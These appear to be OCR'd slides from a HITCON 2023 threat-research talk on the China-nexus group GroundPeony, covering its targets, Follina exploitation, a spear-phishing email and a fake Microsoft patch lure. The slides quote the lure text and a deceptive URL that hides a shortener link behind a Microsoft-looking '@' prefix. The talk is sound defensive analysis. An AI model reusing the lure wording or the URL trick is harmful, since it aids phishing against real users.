ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

GroundPeony
Crawling with Malice

@nao_sec

Rintaro Koike / Shota Nakajima

HITCON COMMUNITY 23

$ whoami

Rintaro Koike

NTT Security Holdings

Threat Research & Malware Analysis

Shota Nakajima

Cyber Defense Institute, Inc.

Threat Research & Malware Analysis

Copyright©2023 nao_sec All Rights Reserved.

Good to see you again, Taiwan!

Finding Treasures in the ToyBox

Shota Nakajima
Rintaro Koike

Copyright©2019 nao_sec All Rights Reserved.

1

acks
Taiwan
onference

HITCON #15

HITCON Summer Training
Aug.19-22,2019

HITCON Community
2019.08.23-24
in Academia Sinica Taipei, Taiwan

購票 Ticket

Agenda Events Training Travel Location Notice Code of Conduct Sponsors Team

Agenda

DAY 1 (8/23) DAY 2 (8/24)

Day 1 (8/23)

08:30 - 09:20

報到時間 Attendant Registration Time

09:20 - 10:00

總召致詞 & Opening

10:00 - 10:50

Infiltrating Corporate Intranet Like NSA - Pre-auth RCE on Leading SSL VPNs
Orange Tsai, meh
Download Slide

10:50 - 11:00

Break

11:00 - 11:50

R0	R1	R2	R4 (交誼廳)
BAD ASN - A BGP Hijack Research 高睿穉、YU GUO Download Slide	Finding Treasures in the ToyBox Shota Nakajima, Rintaro Koike Download Slide	EDR 與那些彎繞的技巧 JohnThunder	HITCON 101 - HOOKING 輕鬆做 SYSCALL 輕鬆學 劉哲豪, Dylandy Download Slide


Copyright©2023 nao_sec All Rights Reserved.

GroundPeony

- As known as UNC3658
- China-nexus threat group
- Active since at least 2021
- Targeting East / South Asian countries
  - Taiwan, Hong Kong, South Korea, Nepal, India
  - Government, research / educational institute, telecom
- Notable capabilities
  - Exploiting zero-day vulnerability
    - Follina (CVE-2022-30190)
  - Compromising target-related website to distribute malware

Copyright©2023 nao_sec All Rights Reserved.

Timeline



2022-04
Nepal, India

2022-06
Hong Kong


2023-03
Taiwan, Nepal,
South Korea

Follina (CVE-2022-30190)

Recent Campaign


Copyright©2023 nao_sec All Rights Reserved.

Latest Attack Flow



Copyright©2023 nao_sec All Rights Reserved.

Spear-Phishing Email



第8屆｢我們的海洋大會｣雙邊會談彙整表（美國）

[redacted]

宛先 [redacted]

2023/03/17 (金) 16:39

雙邊會談彙整表-美國.doc
.doc ファイル


國海院海洋科技優先合作領域：包含「海洋資料交流」、「海洋監測技術與應用發展」及「人工智慧輔助海洋事務」等面向進行討論。

詳細情況請參考附件

国际发展处科长邱語宸
电话：[redacted]

Copyright©2023 nao_sec All Rights Reserved.

Lure Document



Please enable editing mode to view included documents.

此文件由 RSA-4096 保護

系統檢測到你的電腦未安裝 Kb7102381908 補丁，為了你係統的安全，Microsoft 自动加密了文檔數據內容。

如需查看文檔，请立即在瀏覽器上复制鏈接 https://www.catalog.update.microsoft.com@cutt.ly/c4oJURh 并下載最新的補丁.

Regards,


Microsoft Team

該文件由 Microsoft Office SecurePoint 於 2023 年 3 月 17 日生成。

RSA PROTECTED BLOCK---

Copyright©2023 nao_sec All Rights Reserved.

URL Obfuscation



如需查看文檔，请立即在瀏覽器上复制鏈接 https://www.catalog.update.microsoft.com@cutt.ly/c4oJURh 并下載最新的補丁.


https//www.catalog.update.microsoft.com@cutt.ly/c4oJURh

User Information
(Not Host Information)

Host Information

Copyright©2023 nao_sec All Rights Reserved.

